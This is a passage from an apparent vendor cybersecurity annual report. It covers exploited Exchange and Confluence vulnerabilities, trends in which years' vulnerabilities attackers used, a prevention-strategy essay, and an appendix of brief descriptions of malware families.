ProxyLogon is the name given by researchers from DEVCORE to an authentication bypass vulnerability (CVE-2021-26855) first discovered and reported in late 2020. When combined with other vulnerabilities (CVE-2021-26857, CVE-2021-26858, CVE-2021-27065), this infection chain can lead to remote code execution on any unpatched mainstream Exchange Server. ProxyLogon has been exploited in the wild by several APT groups. In August, Earth Baku launched a campaign in the Indo-Pacific region using SQL injection and exploiting ProxyLogon as entry vectors. In September, the FamousSparrow cyberespionage group exploited the flaw as well as backdoor SparrowDoor on hotel chains, governments, private businesses and various other sectors worldwide. Another threat group, SquirrelWaffle, was seen hacking Microsoft Exchange servers with ProxyShell and ProxyLogon to spread malware through malicious emails.

ATLASSIAN CONFLUENCE - REMOTE CODE EXECUTION (CVE-2021-26084)

This critical Remote Code Execution in Atlassian Confluence Server or Confluence Data Center flaw, made public in August 2021, is derived from the Object Graph Navigation Language. It can be exploited without authentication, allowing a remote attacker to execute arbitrary code on the affected system. Atlassian released patches for the affected enterprises and several Proof of Concept exploits were published. Threat actors subsequently scanned for the vulnerability with the aim of installing cryptominers. In September, the z0Miner cryptojacker attempted to conduct mining operations on vulnerable machines. In October, the Atom Silo ransomware operator was observed exploiting unpatched computers to launch ransomware attacks.




Figure 34: Percentage of attacks leveraging vulnerabilities by Disclosure Year in 2021.

Many vulnerabilities discovered in 2017 maintained a strong presence throughout 2021. This is mostly due to popular flaws like the Apache Struts2 Remote Code Execution (CVE-2017-5638), which is incorporated into the Mirai botnet, or the PHPUnit remote code execution (CVE-2017-9841), often used to exploit vulnerable WordPress plugins.

The 2020 vulnerabilities remained prominent, leveraged in 11% of attacks. Among the most significant was the Draytek Vigor series buffer overflow vulnerabilities (CVE-2020-10826, CVE-2020-10827, CVE-2020-10828), which had a 41% share of global impact on organizations. These vulnerabilities could be leveraged to run arbitrary code on vulnerable Draytek routers, using a specially crafted remote HTTP request.




Figure 35: Percentage of attacks leveraging vulnerabilities by Disclosure Year per Month.

In 2021, we observed a slower adaptation of vulnerabilities compared to previous years. The chart reveals that 2021 vulnerabilities were increasingly exploited by hackers from the middle of the year, corresponding with a slight decrease in the use of CVEs from 2017.

07

PREVENTING THE NEXT CYBER PANDEMIC— A STRATEGY FOR ACHIEVING BETTER SECURITY

BY JONY FISCHBEIN

CISO for Check Point Software

THREAT PREVENTION — PREVENT ATTACKS BEFORE THEY HAPPEN

One of the biggest challenges facing security practitioners is Gen V attacks – the combination of a wide breadth of threats, large scale attacks and a broad attack surface. True comprehensive protection requires an architected approach that prevents attacks before they happen. Ultimately, the goal is to defeat all attacks across all possible vectors. A security architecture that enables and facilitates a unified and cohesive protection infrastructure is going to provide more comprehensive and faster protection than an infrastructure composed of pieces that don't work together. This is the heart of what Check Point Infinity delivers – a security architecture to prevent attacks before they occur.

WHEN YOUR PERIMETER IS EVERYWHERE AND ATTACKS KEEP ADVANCING, YOUR BUSINESS NEEDS ACCURATE PREVENTION BASED ON REAL TIME THREAT INTELLIGENCE

In the current climate of mega supply chain attacks and the constant fight against new evolved malware, threat intelligence and rapid response capabilities are vital. Comprehensive intelligence to proactively eliminate threats, managed security services to monitor your network, and incident response capabilities to quickly respond to and resolve attacks, are all crucial to keeping your business up and running in 2022. Malware is constantly evolving, making threat intelligence an essential tool for almost every company to consider. When an organization has financial, personal, intellectual, or national assets to maintain and secure, a more comprehensive approach to security is the only actual way to protect against today's attackers - and one of the most effective proactive security solutions available today is threat intelligence. Threat intelligence must cover all attack surfaces including cloud, mobile, network, endpoint, and IoT, because these vectors are commonplace in an enterprise. Threat intelligence isn't just data - its practice, and it should fuel the move toward a prevention-first approach, blocking attacks before they penetrate, gaining the best catch rate of known and unknown threats, and achieving a near zero false positive rate, interrupting users as little as possible.

SECURE EVERYTHING, AS EVERYTHING IS A POTENTIAL TARGET

To achieve effective coverage, organizations should seek a single solution that can cover all attack surfaces and vectors. In a multi hybrid environment, where the perimeter is now everywhere, security should be able to protect it all.

Email, web browsing, servers and storage are only the beginning. Mobile apps, cloud and external storage are all essential, so is the compliance of connected mobile and endpoint devices, and your growing IoT device estate. Workloads, containers, and serverless applications on multi- and hybrid-cloud environments should also be a part of the checklist at all times. With the rapid shift to cloud and hybrid working, it's become even more important to have a robust breach prevention strategy.


LEVERAGING A COMPLETE UNIFIED ARCHITECTURE

Comprehensive visibility across your entire network estate, gained through consolidation, is now essential when it comes to guarding against increasingly sophisticated attacks.

Many companies attempt to build their security using a patchwork of single-purpose products from multiple vendors, but often fail and are left with security gaps caused by disjointed technologies. This approach also produces a huge overhead because it relies on working with multiple systems and vendors instead of one integrated solution. In order to achieve complete inclusive security, companies should therefore adopt a unified multi-layer approach that protects all IT elements, including networks, endpoints, cloud, mobile and IoT, all sharing the same prevention architecture and being fed the same threat intelligence data in real time.

BIOLOGICAL PANDEMIC VS. CYBER PANDEMIC

Similarities and Parallelization, Lessons Learned



MAINTAIN SECURITY HYGIENE

- **Patching:** All too often, attacks are able to penetrate defenses by leveraging known vulnerabilities for which a patch exists but has not been applied. Organizations should strive to make sure up-to-date security patches are maintained across all systems and software.

- **Segmentation:** Networks should be segmented, applying strong firewall and IPS safeguards between the network segments in order to contain infections from propagating across the entire network.

- **Educate Employees to Recognize Potential Threats:** User education has always been a key element in avoiding malware infections. The basics of knowing where files came from, why the employee is receiving them, and whether or not they can trust the sender continue to be useful tools your employees should use before opening files and emails. The most common infection methods used in ransomware campaigns are still spam and phishing emails. Quite often, user awareness can prevent an attack before it occurs. Take the time to educate your users, and ensure that if they see something unusual, they report it to your security teams immediately.

- **Review:** Security products' policies must be carefully reviewed, and incident logs and alerts should be continuously monitored.
- **Audit:** Routine audits and penetration testing should be conducted across all systems.
- **Principle of Least Privilege:** User and software privileges should be kept to a minimum – is there really a need for all users to have local admin rights on their devices?
- **Implementing the most advanced security technologies:** There is no single silver-bullet technology that can protect from all threats and all threat vectors. However, there are many great technologies and ideas available – machine learning, sandboxing, anomaly detection, content disarmament, and numerous more. Each of these technologies can be highly effective in specific scenarios, covering specific file types or attack vectors. Strong solutions integrate a wide range of technologies and innovations in order to effectively combat modern attacks in IT environments. In addition to traditional, signature-based protections like antivirus and IPS, organizations need to incorporate additional layers to prevent against new, unknown malware that has no known signature. Two key components to consider are threat extraction (file sanitization) and threat emulation (advanced sandboxing). Each element provides distinct protection that, when used together, offer a comprehensive solution for protection against unknown malware at the network level and directly on endpoint devices.

CONCLUSION

As predicted, in a year that began with the fallout from one of the most devastating supply chain attacks in history, we've seen threat actors grow in confidence and sophistication. By the end of the year, this culminated in the Log4j vulnerability exploit, which yet again caught the security community off guard and brought to the fore the sheer level of risk inherent to software supply chains. In the months between, we saw cloud services under attack, threat actors increasing their focus on mobile devices, the Colonial Pipeline held to ransom, and the resurgence of one of the most dangerous botnets in history.

But it's not all doom and gloom. We also saw cracks in the ransomware ecosystem widen in 2021, as governments and law enforcement agencies around the world resolved to take a tougher stance on ransomware groups in particular. Instead of relying on reactive and remedial action, some shocking events woke governments up to the fact that they needed to take a more pre-emptive, proactive approach to dealing with cyber risk. That same philosophy extends to businesses too, who can no longer afford to take a disjointed, siloed, reactionary approach to dealing with threats. They need 360-degree visibility, real-time threat intelligence, and a security infrastructure that can be mobilized in an effective, joined-up manner.

APPENDIX

MALWARE FAMILY DESCRIPTIONS

AgentTesla

AgentTesla is an advanced RAT which functions as a keylogger and password stealer and has been active since 2014. AgentTesla can monitor and collect the victim's keyboard input and system clipboard, and can record screenshots and exfiltrate credentials for a variety of software installed on a victim's machine (including Google Chrome, Mozilla Firefox and Microsoft Outlook email client). AgentTesla is sold on various online markets and hacking forums.

AlienBot

AlienBot is a banking Trojan for Android, sold underground as Malware-as-a-Service (MaaS). It supports keylogging, dynamic overlays for credentials theft, as well as SMS harvesting for 2FA bypass. Additional remote control capabilities are provided using a TeamViewer module.

Bazar

Discovered in 2020, Bazar Loader and Bazar Backdoor are used in the initial stages of infection by the WizardSpider cybercrime gang. The loader is responsible for fetching the next stages, and the backdoor is meant for persistence. The infections are usually followed by a full-scale ransomware deployment, using Conti or Ryuk.

CryptoBot

CryptoBot is an advanced cryptominer that collects the victim's wallet and account information upon infection. In December 2021 CryptoBot was observed in a campaign that targeted users with a pirated copy of the Windows operating system.

Cl0p

Cl0p is a ransomware that was first discovered in early 2019 and mostly targets large firms and corporations. During 2020, Cl0p operators began exercising a double-extortion strategy, where in addition to encrypting the victim's data, the attackers also threaten to publish stolen information unless ransom demands are met. In 2021 Cl0p ransomware was used in numerous attacks where the initial access was gained by utilizing zero-day vulnerabilities in the Accellion File Transfer Appliance.

DanaBot

DanaBot is a modular banking Trojan written in Delphi that targets the Windows platform. The malware, which was first observed in 2018, is distributed via malicious spam emails. Once a device is infected, the malware downloads updated configuration code and other modules from the C&C server. Available modules include a "sniffer" to intercept credentials, a "stealer" to steal passwords from popular applications, a "VNC" module for remote control, and more.

DarkGate

DarkGate is a multifunction malware active since December 2017 which combines ransomware, credential stealing, and RAT and cryptomining abilities. Targeting mostly the Windows OS, DarkGate employs a variety of evasion techniques.

Dridex

Dridex is a Banking Trojan turned botnet, that targets the Windows platform. It is delivered by spam campaigns and Exploit Kits, and relies on WebInjects to intercept and redirect banking credentials to an attacker-controlled server. Dridex contacts a remote server, sends information about the infected system, and can also download and execute additional modules for remote control.

Emotet

Emotet is an advanced, self-propagating and modular Trojan. Emotet was once used to employ as a banking Trojan, and now is used as a distributer for other malware or malicious campaigns. It uses multiple methods for maintaining persistence and evasion techniques to avoid detection. In addition, Emotet can also be spread through phishing spam emails containing malicious attachments or links.

FluBot

FluBot is an Android malware distributed via phishing SMS messages (SMiShing), most often impersonating logistics delivery brands. Once the user clicks the link inside the message, they are redirected to the download of a fake application containing FluBot. Once installed the malware has various capabilities to harvest credentials and support the Smishing operation itself, including uploading of the contacts list, as well as sending SMS messages to other phone numbers.

FlyTrap

FlyTrap is an Android Trojan built to steal Facebook credentials, location, email address, IP and more. The Trojan originally spread via fake Android apps on Google Play, encouraging the users to login to their Facebook account. At this stage FlyTrap uses JavaScript injection to hijack the session, and sends its details to the C&C server, allowing the attackers to gain access to the Facebook account, from a remote location.

FormBook

FormBook is an Infostealer targeting the Windows OS and was first detected in 2016. It is marketed as Malware-as-a-service (MaaS) in underground hacking forums for its strong evasion techniques and relatively low price. FormBook harvests credentials from various web browsers, collects screenshots, monitors and logs keystrokes, and can download and execute files according to orders from its C&C.

Glupteba

Known since 2011, Glupteba is a Windows backdoor which gradually matured into a botnet. By 2019 it included a C&C address update mechanism through public BitCoin lists, an integral browser stealer capability and a router exploiter.

Hiddad

Android malware which repackages legitimate apps and then releases them to a third-party store. Its main function is displaying ads, but it also can gain access to key security details built into the OS.

IcedID

IcedID is a banking Trojan which first emerged in September 2017. It spreads by mail spam campaigns and often uses other malwares like Emotet to help it proliferate. IcedID uses evasive techniques like process injection and steganography, and steals user financial data via both redirection attacks (installs a local proxy to redirect users to fake-cloned sites) and web injection attacks.

Kinsing

Discovered in 2020, Kinsing is a Golang cryptominer with a rootkit component. Originally designed to exploit Linux systems, Kinsing was installed on compromised servers by abusing vulnerabilities on internet facing services. Later in 2021 a Windows variant of the malware was developed as well, allowing the attackers to increase their attack surface.

LemonDuck

LemonDuck is a cryptominer first discovered in 2018, which targets Windows systems. It has advanced propagation modules, including sending malspam, RDP brute-forcing and mass-exploitation via known vulnerabilities such as BlueKeep. Over time it was observed to harvest emails and credentials, as well as to deliver other malware families, like Ramnit.

LokiBot

LokiBot is commodity infostealer for Windows. It harvests credentials from a variety of applications, web browsers, email clients, IT administration tools such as PuTTY, and more. LokiBot has been sold on hacking forums and believed to have had its source code leaked, thus allowing for a range of variants to appear. It was first identified in February 2016.

Mirai

Mirai is an infamous Internet-of-Things (IoT) malware that tracks vulnerable IoT devices, such as web cameras, modems and routers, and turns them into bots. The botnet is used by its operators to conduct massive distributed denial-of-service (DDoS) attacks. The Mirai botnet first surfaced in September 2016 and quickly made headlines due to some large-scale attacks including a massive DDoS attack used to knock the entire country of Liberia offline, and a DDoS attack against the Internet infrastructure firm Dyn, which provides a significant portion of the United States internet's infrastructure.

MyloBot

Mylobot is a sophisticated botnet that first emerged in June 2018 and is equipped with complex evasion techniques including anti-VM, anti-sandbox, and anti-debugging techniques. The botnet allows an attacker to take complete control of the user's system, downloading any additional payload from its C&C.

NanoCore

NanoCore is a Remote Access Trojan that targets Windows operating system users and was first observed in the wild in 2013. All versions of the RAT contain basic plugins and functionalities such as screen capture, cryptocurrency mining, remote control of the desktop and webcam session theft.

NRSMiner

NSRMiner is a cryptominer that surfaced around November 2018, and was mainly spread in Asia, specifically Vietnam, China, Japan and Ecuador. After the initial infection, it uses the famous EternalBlue SMB exploit to propagate to other vulnerable computers in internal networks and eventually starts mining the Monero (XMR) Cryptocurrency.

Pegasus

Pegasus is a highly sophisticated spyware which targets Android and iOS mobile devices, developed by the Israeli NSO group. The malware is offered for sale, mostly to government-related organizations and corporates. Pegasus can leverage vulnerabilities which allow it to silently jailbreak the device and install the malware. The malware infects its targets via several means: Spear phishing SMS messages which contains a malicious link or URL redirect, without any action required from the user ("Zero Click"), and more. The app features multiple spying modules such as screenshot taking, call recording, access to messaging applications, keylogging and browser history exfiltration.

Phorpiex

Phorpiex (aka Trik) is a botnet (aka Trik) that has been active since 2010 and at its peak controlled more than a million infected hosts. It is known for distributing other malware families via spam campaigns as well as fueling large-scale spam and sextortion campaigns.

Qbot

Qbot AKA QakBot is a banking Trojan that first appeared in 2008. It was designed to steal a user's banking credentials and keystrokes. Often distributed via spam email, Qbot employs several anti-VM, anti-debugging, and anti-sandbox techniques to hinder analysis and evade detection.

Raccoon

Raccoon infostealer was first observed in April 2019. This infostealer targets Windows systems and is sold as a MaaS (Malware-as-a-Service) in underground forums. It is a simple infostealer capable of collecting browser cookies, history, login credentials, cryptocurrency wallets and credit card information.

Ragnar Locker

Ragnar Locker is a ransomware first discovered in Dec. 2019. It deploys sophisticated evasion techniques including deployment as a virtual machine on targeted systems to hide its activity. Ragnar was used in an attack against Portugal's national electric company in a double-extortion act where the attackers published sensitive data stolen from the victim.

Ramnit

Ramnit is a modular banking Trojan first discovered in 2010. Ramnit steals web session information, giving its operators the ability to steal account credentials for all services used by the victim, including bank accounts, and corporate and social networks accounts. The Trojan uses both hardcoded domains as well as domains generated by a DGA (Domain Generation Algorithm) to contact the C&C server and download additional modules.

RedLine Stealer

RedLine Stealer is a trending Infostealer and was first observed in March 2020. Sold as a MaaS (Malware-as-a-Service), and often distributed via malicious email attachments, it has all the capabilities of modern infostealer - web browser information collection (credit card details, session cookies and autocomplete data), harvesting of cryptocurrency wallets, ability to download additional payloads, and more.

Remcos

Remcos is a RAT that first appeared in the wild in 2016. Remcos distributes itself through malicious Microsoft Office documents, which are attached to SPAM emails, and is designed to bypass Microsoft Windowss UAC security and execute malware with high-level privileges.

RigEK

The oldest and best known of the currently operating Exploit Kits, RigEK has been around since mid-2014. Its services are offered for sale on hacking forums and the TOR Network. Some “entrepreneurs” even re-sell low-volume infections for those malware developers not yet big enough to afford the full-fledged service. RigEK has evolved over the years to deliver anything from AZORult and Dridex to little-known ransomware and cryptominers.

RubyMiner

RubyMiner was first seen in the wild in January 2018 and targets both Windows and Linux servers. RubyMiner seeks vulnerable web servers (such as PHP, Microsoft IIS, and Ruby on Rails) to use for cryptomining, using the open source Monero miner XMRig.

Ryuk

Ryuk is a ransomware used by the TrickBot gang in targeted and well-planned attacks against several organizations worldwide. The ransomware was originally derived from the Hermes ransomware, whose technical capabilities are relatively low, and includes a basic dropper and a straight-forward encryption scheme. Nevertheless, Ryuk was able to cause severe damage to targeted organizations, forcing them to pay extremely high ransom payments in Bitcoin. Unlike common ransomware, systematically distributed via massive spam campaigns and Exploit Kits, Ryuk is used exclusively in tailored attacks.

Snake Keylogger

Snake Keylogger is a modular .NET keylogger/infostealer. Surfaced around late 2020, it grew fast in popularity among cyber criminals. Snake is capable of recording keystrokes, taking screenshots, harvesting credentials and clipboard content. It supports exfiltration of the stolen data by both HTTP and SMTP protocols.

REvil

REvil (aka Sodinokibi) is a Ransomware-as-a-service which operates an "affiliates" program and was first spotted in the wild in 2019. REvil encrypts data in the user's directory and deletes shadow copy backups to make data recovery more difficult. In addition, REvil affiliates use various tactics to spread it, including through spam and server exploits, as well as hacking into managed service providers (MSP) backends, and through malvertising campaigns that redirect to the RIG Exploit Kit.

SparrowDoor

SparrowDoor is an advanced backdoor used by the FamousSparrow APT group to spy on hotels, governments and more. It was spotted exploiting the Microsoft Exchange ProxyLogon vulnerability around March 2021. The backdoor is loaded using DLL Hijacking combined with a legitimate binary, to help bypass AV products.

SunBurst

SunBurst is the backdoor that was planted within SolarWinds's Orion IT management software during 2020, as part of the infamous supply chain attack, hitting thousands of organizations worldwide. It is a persistent backdoor that provided attackers with an initial foothold within the organizations. If the infected machines passed all the requirements, and did not contain various blacklisted services or AV software, Sunburst would later deploy additional memory implants (like TearDrop) for command execution and lateral movement capabilities.

Triada

Triada which was first spotted in 2016, is a modular backdoor for Android which grants admin privileges to download another malware. Its latest version is distributed via adware development kits in WhatsApp for Android.

TrickBot

TrickBot is a modular banking Trojan, attributed to the WizardSpider cybercrime gang. Mostly delivered via spam campaigns or other malware families such as Emotet and BazarLoader. TrickBot sends information about the infected system and can also download and execute arbitrary modules from a large array of available modules, including a VNC module for remote control and an SMB module for spreading within a compromised network. Once a machine is infected, the threat actors behind this malware, utilize this wide array of modules not only to steal banking credentials from the target PC, but also for lateral movement and reconnaissance on the targeted organization itself, prior to delivering a company-wide targeted ransomware attack.

Ursnif

Ursnif is a variant of the Gozi banking Trojan for Windows, whose source code has been leaked online. It has man-in-the-browser capabilities to steal banking information and credentials for popular online services. In addition, it can steal information from local email clients, browsers and cryptocurrency wallets. Finally, it can download and execute additional files on the infected system.

Vidar

Vidar is an infostealer that targets Windows operating systems. First detected at the end of 2018, it is designed to steal passwords, credit card data and other sensitive information from various web browsers and digital wallets. Vidar is sold on various online forums and used as a malware dropper to download GandCrab ransomware as its secondary payload.

WannaMine

WannaMine is a sophisticated Monero cryptomining worm that spreads the EternalBlue exploit. WannaMine implements a spreading mechanism and persistence techniques by leveraging the Windows Management Instrumentation (WMI) permanent event subscriptions.

xHelper

xHelper is an Android malware which mainly shows intrusive pop-up ads and notification spam. It is very hard to remove once installed due to its reinstallation capabilities. First observed in March 2019, xHelper has now infected more than 45,000 devices.

XMRig

XMRig is open-source CPU mining software used to mine the Monero cryptocurrency. Threat actors often abuse this open-source software by integrating it into their malware to conduct illegal mining on victims' devices.

ZLoader

ZLoader is a banking malware which uses webinjects to steal credentials and private information, and can extract passwords and cookies from the victim's web browser. It downloads VNC that allows the threat actors to connect to the victim's system and perform financial transactions from the user's device. First seen in 2016, the Trojan is based on leaked code of the Zeus malware from 2011. In 2020, the malware is very popular among threat actors and includes many new variants.

z0Miner

Z0Miner, first observed in November 2020 is a cryptominer which was found on thousands of servers exploited by Oracle's WebLogic Server Remote Code Execution flaw. The group behind Z0miner has since been taking advantage of the Atlassian Confluence RCE vulnerability (CVE-2021-26084), to infect additional servers.

CONTACT US

WORLDWIDE HEADQUARTERS

5 Ha'Solelim Street, Tel Aviv 67897, Israel
Tel: 972-3-753-4555 | Fax: 972-3-624-1100
Email: info@checkpoint.com

U.S. HEADQUARTERS

959 Skyway Road, Suite 300, San Carlos, CA 94070
Tel: 800-429-4391 | 650-628-2000 | Fax: 650-654-4233

UNDER ATTACK?

Contact our Incident Response Team:
emergency-response@checkpoint.com

CHECK POINT RESEARCH PODCAST

Tune in to cp<radio> to get CPR's latest research,
plus behind the scenes and other exclusive content.
Visit us at https://research.checkpoint.com/category/cpradio/

WWW.CHECKPOINT.COM

© 1994-2022 Check Point Software Technologies Ltd. All Rights Reserved.